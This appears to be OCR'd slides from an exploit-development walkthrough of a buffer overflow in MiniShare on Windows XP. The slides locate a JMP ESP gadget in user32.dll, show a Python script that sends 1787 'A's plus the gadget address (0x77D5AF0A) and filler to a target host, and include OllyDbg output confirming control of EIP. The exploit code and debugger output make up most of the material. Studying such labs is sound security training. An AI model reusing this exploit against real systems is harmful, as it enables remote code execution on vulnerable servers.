
Windows loads system DLLs on specific memory addresses.
For example: **user32.dll**

If we can find the address of a [JMP ESP] instruction, we can overwrite EIP with this address.



Search for [JMP ESP] in user32.dll

View → Executable modules → user32.dll




Base	Size	Entry	Name	File version	Path
00400000	00563000	00960000	minishar		C:\Programme\MiniShare\minishare.exe
5D450000	00097000	5D4532DA	COMCTL32	5.82 (xpsp_sp2_	C:\WINDOWS\system32\COMCTL32.DLL
71A00000	00008000	71A01642	WS2HELP	5.1.2600.2180 (	C:\WINDOWS\system32\WS2HELP.dll
71A10000	00017000	71A11273	WS2_32	5.1.2600.2180 (	C:\WINDOWS\system32\WS2_32.DLL
76350000	0004A000	76351AB8	COMDLG32	6.00.2900.2180	C:\WINDOWS\system32\COMDLG32.DLL
773A0000	00102000	773A42B3	comctl_1	6.0 (xpsp_sp2_r	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595
77BE0000	00058000	77BEF2A1	msvcrt	7.0.2600.2180 (	C:\WINDOWS\system32\msvcrt.dll
77D10000	00090000	77D20EB9	USER32	5.1.2600.2180 (	C:\WINDOWS\system32\USER32.dll
77DA0000	000AA000	77DA70D4	ADVAPI32	5.1.2600.2180 (	C:\WINDOWS\system32\ADVAPI32.dll
77E50000	00091000	77E56284	RPCRT4	5.1.2600.2180 (	C:\WINDOWS\system32\RPCRT4.dll
77EF0000	00046000	77EF63CA	GDI32	5.1.2600.2180 (	C:\WINDOWS\system32\GDI32.dll
77F40000	00076000	77F451D3	SHLWAPI	6.00.2900.2180	C:\WINDOWS\system32\SHLWAPI.dll
7C800000	00106000	7C80B436	kernel32	5.1.2600.2180 (	C:\WINDOWS\system32\kernel32.dll
7C910000	000B7000	7C923156	ntdll	5.1.2600.2180 (	C:\WINDOWS\system32\ntdll.dll
7C9D0000	0081E000	7C9EFA10	SHELL32	6.00.2900.2180	C:\WINDOWS\system32\SHELL32.dll

Module C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.2180_x-ww_a84f1 Paused

To direct input to this virtual machine, press Ctrl+G.

Search for [JMP ESP] in user32.dll

Ctrl-F (find) → jmp esp → 0x77D5AF0A



```
77D5AF0A   FFE4           JMP ESP
77D5AF0C   0300           ADD EAX,DWORD PTR DS:[EAX]
77D5AF0E   0076 10        ADD BYTE PTR DS:[ESI+10],DH
77D5AF11   81FF E5030000  CMP EDI,3E5
77D5AF17  ˅76 20          JBE SHORT USER32.77D5AF39
77D5AF19   81FF E8030000  CMP EDI,3E8
77D5AF1F  ˅77 18          JA SHORT USER32.77D5AF39
77D5AF21   FF75 14        PUSH DWORD PTR SS:[EBP+14]
77D5AF24   FF75 10        PUSH DWORD PTR SS:[EBP+10]
77D5AF27   57             PUSH EDI
77D5AF28   50             PUSH EAX
77D5AF29   E8 20FDFFFF    CALL USER32.77D5AC4E
77D5AF2E  ˅EB 1A          JMP SHORT USER32.77D5AF4A
77D5AF30   FF75 10        PUSH DWORD PTR SS:[EBP+10]
77D5AF33   50             PUSH EAX
77D5AF34   E8 ACFAFFFF    CALL USER32.77D5A9E5
```

Find command

jmp esp

☑ Entire block

Find   Cancel

```
Registers (FPU)
EAX 00000000
S 0   FS 003B 32bit 7FFDF000(FFF
T 0   GS 0000 NULL
D 0
O 0   LastErr ERROR_MOD_NOT_FOUN
```


```
Address   Hex dump                 ASCII
00961000  00 00 00 00 09 DE 55 41  .....ıUA
00961008  00 00 00 00 00 00 05 00  ......♣.
00961010  02 00 00 00 38 00 00 80  ☻...8..Ç
00961018  03 00 00 00 28 02 00 80  ♥...(☻.Ç
00961020  05 00 00 00 88 03 00 80  ♣...ê♥.Ç
00961028  06 00 00 00 88 04 00 80  ♠...ê♦.Ç
00961030  0E 00 00 00 58 05 00 80  ♫...X♣.Ç
00961038  00 00 00 00 09 DE 55 41  .....ıUA
00961040  00 00 00 00 00 00 0A 00  ........
00961048  61 1E 00 00 98 00 00 80  a▲..ÿ..Ç
00961050  62 1E 00 00 C0 00 00 80  b▲..└..Ç
00961058  63 1E 00 00 E8 00 00 80  c▲..Þ..Ç
00961060  64 1E 00 00 10 01 00 80  d▲..►☺.Ç
00961068  65 1E 00 00 38 01 00 80  e▲..8☺.Ç
00961070  66 1E 00 00 60 01 00 80  f▲..`☺.Ç
00961078  6C 1E 00 00 88 01 00 80  l▲..ê☺.Ç
00961080  6D 1E 00 00 B0 01 00 80  m▲..░☺.Ç
```

```
0022FFC4  7C816D4F  RETURN to ke
0022FFC8  7C920738  ntdll.7C9207
0022FFCC  FFFFFFFF
0022FFD0  7FFD8000
0022FFD4  80543DFD
0022FFD8  0022FFC8
0022FFDC  81C8C808
0022FFE0  FFFFFFFF  End of SEH c
0022FFE4  7C8399F3  SE handler
0022FFE8  7C816D58  kernel32.7C8
0022FFEC  00000000
0022FFF0  00000000
0022FFF4  00000000
0022FFF8  00960000  minishar.<Mo
0022FFFC  00000000
```

Module C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.2180_x-ww_a84f1   Paused


To direct input to this virtual machine, press Ctrl+G.

Replace BBBB with the JMP ESP Addr 0x77D5AF0A (BigEndian/LittleEndian → 0AAFD577



```
#!/usr/bin/python
import errno
import os
from os import strerror
from socket import *
import sys
from time import sleep
from struct import pack

if len(sys.argv) != 3:
        print "[-]Usage: python %s " % sys.argv[0]
        print "[-]Example: python %s 192.168.1.2 80" % sys.argv[0]
        sys.exit(0)

ip = sys.argv[1]
port = int(sys.argv[2])

print "[+] Preparing evil string..."
sleep(1)
#buf = "\x41" * 2000
buf = "\x41"*1787 + "\x0a\xaf\xd5\x77" + "\x43"*500
print buf

print "[+]Connecting with server..."
try:
        s = socket(AF_INET,SOCK_STREAM)
        s.connect((ip,port))
        print "[+]Connected..."
                                                          1,1           Top
```

Set a breakpoint (F2) and press run in Olly



```
77D5AF0A   FFE4             JMP ESP
77D5AF0C   0300             ADD EAX,DWORD PTR DS:[EAX]
77D5AF0E   0076 10          ADD BYTE PTR DS:[ESI+10],DH
77D5AF11   81FF E5030000    CMP EDI,3E5
77D5AF17  v76 20            JBE SHORT USER32.77D5AF39
77D5AF19   81FF E8030000    CMP EDI,3E8
77D5AF1F  v77 18            JA SHORT USER32.77D5AF39
77D5AF21   FF75 14          PUSH DWORD PTR SS:[EBP+14]
77D5AF24   FF75 10          PUSH DWORD PTR SS:[EBP+10]
77D5AF27   57               PUSH EDI
77D5AF28   50               PUSH EAX
77D5AF29   E8 20FDFFFF      CALL U
77D5AF2E  vEB 1A            JMP S
77D5AF30   FF75 10          PUSH 
77D5AF33   50               PUSH 
77D5AF34   E8 ACFAFFFF      CALL 
```

```
Registers (FPU)
EAX 0022F900
ECX 00000001
EDX 00000011
EBX 0022FEE0
ESP 0022FEA4
EBP 0022FEC8
ESI 0022FEE0
EDI 7C920738 ntdll.7C920738

EIP 7C91EB94 ntdll.KiFastSystem
   23 32bit 0(FFFFFFFF)
   1B 32bit 0(FFFFFFFF)
   23 32bit 0(FFFFFFFF)
   23 32bit 0(FFFFFFFF)
   3B 32bit 7FFDF000(FFF
   00 NULL

   rr ERROR_SUCCESS (000
```

```
Address   Hex dump
00961000 00 00 00 00 09 DE 55 4
00961008 00 00 00 00 00 00 05 0
00961010 02 00 00 00 38 00 00 8
00961018 03 00 00 00 28 02 00 8
00961020 05 00 00 00 88 03 00 8
00961028 06 00 00 00 88 04 00 8
00961030 0E 00 00 00 58 05 00 8
00961038 00 00 00 00 09 DE 55 4
00961040 00 00 00 00 00 00 0A 0
00961048 61 1E 00 00 98 00 00 8
00961050 62 1E 00 00 C0 00 00 8
00961058 63 1E 00 00 E8 00 00 8
00961060 64 1E 00 00 10 01 00 8
00961068 65 1E 00 00 38 01 00 8
00961070 66 1E 00 00 60 01 00 80 f▲..'0.Ç
00961078 6C 1E 00 00 88 01 00 80 l▲..ê0.Ç
00961080 6D 1E 00 00 B0 01 00 80 m▲..░0.Ç
```


```
 16D4F  RETURN to ke
 920738 ntdll.7C9207
 FFFFFF
 FD8000
 543DFD
 22FFC8
 C8C808
 FFFFFF End of SEH c
 3399F3 SE handler
 916D58 kernel32.7C8
 000000
 000000
 000000
 960000 minishar.<Mo
 000000
```

Filename	Full Path	Shared Path
Winamp.lnk	C:\Dokumente und Eins...	/Winamp.lnk

New thread with ID 00000244 created

Running

Run our exploit → Breakpoint hit ☺



```
77D5AF0A -FFE4           JMP ESP
77D5AF0C  0300           ADD EAX,DWORD PTR DS:[EAX]
77D5AF0E  0076 10        ADD BYTE PTR DS:[ESI+10],DH
77D5AF11  81FF E5030000  CMP EDI,3E5
77D5AF17 ˅76 20          JBE SHORT USER32.77D5AF39
77D5AF19  81FF E8030000  CMP EDI,3E8
77D5AF1F ˅77 18          JA SHORT USER32.77D5AF39
77D5AF21  FF75 14        PUSH DWORD PTR SS:[EBP+14]
77D5AF24  FF75 10        PUSH DWORD PTR SS:[EBP+10]
77D5AF27  57             PUSH EDI
77D5AF28  50             PUSH EAX
77D5AF29  E8 20FDFFFF    CALL USER32.77D5AC4E
77D5AF2E ˅EB 1A          JMP SHORT USER32.77D5AF4A
77D5AF30  FF75 10        PUSH DWORD PTR SS:[EBP+10]
77D5AF33  50             PUSH EAX
77D5AF34  E8 ACFAFFFF    CALL USER32.77D509E5
ESP=01343908, (ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
```

```
Registers (FPU)
EAX 00000000
ECX 77C0EF3B msvcrt.77C0EF3B
EDX 00EB4CC0
EBX 41414141
ESP 01343908 ASCII "CCCCCCCCCC
EBP 0134BB90
ESI 00000001
EDI 0134EB68

EIP 77D5AF0A USER32.77D5AF0A

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDD000(FFF
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (000
```

```
Address  Hex dump                 ASCII
00961000 00 00 00 00 09 DE 55 41 .....ÌUA
00961008 00 00 00 00 00 00 05 00 ......♣.
00961010 02 00 00 00 38 00 00 80 ☻...8..Ç
00961018 03 00 00 00 28 02 00 80 ♥...(☻.Ç
00961020 05 00 00 00 88 03 00 80 ♣...ê♥.Ç
00961028 06 00 00 00 88 04 00 80 ♠...ê♦.Ç
00961030 0E 00 00 00 58 05 00 80 ♫...X♣.Ç
00961038 00 00 00 00 09 DE 55 41 .....ÌUA
00961040 00 00 00 00 00 00 0A 00 ........
00961048 61 1E 00 00 98 00 00 80 a▲..ÿ..Ç
00961050 62 1E 00 00 C0 00 00 80 b▲..└..Ç
00961058 63 1E 00 00 E8 00 00 80 c▲..Þ..Ç
00961060 64 1E 00 00 10 01 00 80 d▲..►☺.Ç
00961068 65 1E 00 00 38 01 00 80 e▲..8☺.Ç
00961070 66 1E 00 00 60 01 00 80 f▲..`☺.Ç
00961078 6C 1E 00 00 88 01 00 80 l▲..ê☺.Ç
00961080 6D 1E 00 00 B0 01 00 80 m▲..░☺.Ç
```

